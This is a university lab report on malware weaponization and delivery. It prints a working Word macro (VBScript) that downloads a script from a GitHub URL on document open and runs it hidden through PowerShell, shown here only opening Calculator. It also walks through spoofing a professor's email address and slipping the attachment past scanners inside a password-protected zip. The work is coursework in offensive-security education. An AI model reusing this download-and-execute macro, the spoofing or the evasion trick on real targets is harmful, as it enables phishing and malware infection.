Cybersecurity Use Cases

Weaponization & Delivery

by

Ferran Palmada Méndez
Aleix David Martín Álvarez

Professor: Sebastien Kanj Bongard
Barcelona, March 18, 2024

Contents

List of Figures

1 Challenge 1

Task: *Try to create a free domain with no information about the registrant, if possible, create a webpage and upload a file that can be downloaded with an HTTP request.*

We chose to use Github Pages as it keeps most of the user information private, for example: email address, private repositories, security logs, private contributions, etc. The only information that is public is: username, profile picture, biography, and location (if provided), public repositories, followers/following and activity, which includes public contributions such as commits, pull requests, issues, and discussions. As can be seen, if any sensitive information is provided by the attacker in the optional fields, there is no way to know someone's identity using the information that github provides.

The repository can be found at: https://github.com/Aleshhh/ucases-s4.github.io.

2 Challenge 2

Task: *Write a VBScript that downloads a batch script from your domain and executes it. The content of the batch script has to execute the Windows Calculator.*

Our VBS code must download the bash file from the repository, which opens the calculator, and execute it. The implementation is as follows:

Code Snippet 1 Downloading Code (VBS)

```
1  Private Sub Document_Open()
2      ' VBScript to download a file from the internet
3
4      Dim httpRequest, stream
5      Set httpRequest = CreateObject("MSXML2.XMLHTTP")
6
7      ' Specify the URL of the file to download
8      Dim fileUrl
9      fileUrl = "https://raw.githubusercontent.com/Aleshhh/
           ucases-s4.github.io/main/Not_A_Virus.sh"
10
11     ' Specify the path where the file should be saved
12     Dim filePath
13     filePath = ".\Not_A_Virus.sh"
14
15     ' Open the HTTP request
16     httpRequest.Open "GET", fileUrl, False
17     httpRequest.Send
18
19     If httpRequest.Status = 200 Then
```

```
20            ' Create the stream object to write the content
                 to a file
21            Set stream = CreateObject("ADODB.Stream")
22            stream.Open
23            stream.Type = 1 'Binary
24            stream.Write httpRequest.ResponseBody
25            stream.Position = 0
26
27            ' Save the file
28            stream.SaveToFile filePath, 2 '2 = overwrite if
                 file already exists
29            stream.Close
30            Set stream = Nothing
31
32        Else
33            MsgBox "Failed to download the file. Status: " &
                 httpRequest.Status
34        End If
35
36        Set httpRequest = Nothing
37
38
39
40        Dim wsh As Object
41        Set wsh = VBA.CreateObject("WScript.Shell")
42
43        Dim shellInterpreter As String
44        Dim scriptPath As String
45
46        ' Construct the command to execute
47        Dim command As String
48        command = "powershell.exe -nologo -command .\
             Not_A_Virus.sh"
49
50        ' Run the command
51        wsh.Run command, 0, True  ' The window style 1 means
             the window is activated and displayed normally,
             True waits for the command to complete
52
53        Set wsh = Nothing
54    End Sub
```

3 Challenge 3

Task: *Create a Word document and add a VBS script as a Macro. Try to execute it in a Virtual Environment.*

Now, we have to make the Word document execute our macro whenever it is opened. We have to follow these steps:

1. Create a Word document with some tentative content, like cute cats; what else? Then, save the file as *Cutecats**.docm***.



Figure 1: Word document content (*cutecats.docm*).

2. Enable macros to autorun. To do so, we need to go to *File* → *Options* → *Trust Center* → *Trust Center Settings* → *Macro Settings* and enable macros.



Figure 2: Enabling macros in the word document.

3. Now that macros have been enabled, we have to go to *File* → *Options* → *Customize Ribbon* and enable the *Developer Options* located in the *Main Tabs* box in order to write the macro in the document. It should now appear a new tab in the main manu called *Developer*. From there, we can open the *Visual Basic*. Once there, we just have to paste the code we got in *Section 2*.

At this point, just by opening the word document, it should automatically download the bash file from the repository and execute it in the background. This process will lead into opening the calculator every time the word is opened.

4 Challenge 4

Task: *Write an email attaching the Word document and send it to your email address impersonating a real domain. Use Emkai (https://emkei.cz/) for the Spoofing attack.*

When we tried to send the file directly or just by normal compression, the email was not successfully sent or received because it was detected as a suspicious file. Nevertheless, we could avoid this protection by creating a zip file protected with a password and attaching the password to the body of the email. This way, the antivirus would not be able to analyze the files as they are encrypted. The counterpart is that Gmail tells us to be careful with the file as it could be harmful.



Figure 3: Fake crafted email.

As we can see, the email appears to have been sent by our professor, Sebastian Kanj, who appears to like watching small cats just being cats. Obviously, our professor did not send this email. Using this method, the mail arrives at the main mailbox, not the spam folder. We could perform this impersonation because the UPC domain is not well configured, but if we try with another domain provider, like Google (gmail), it will not work.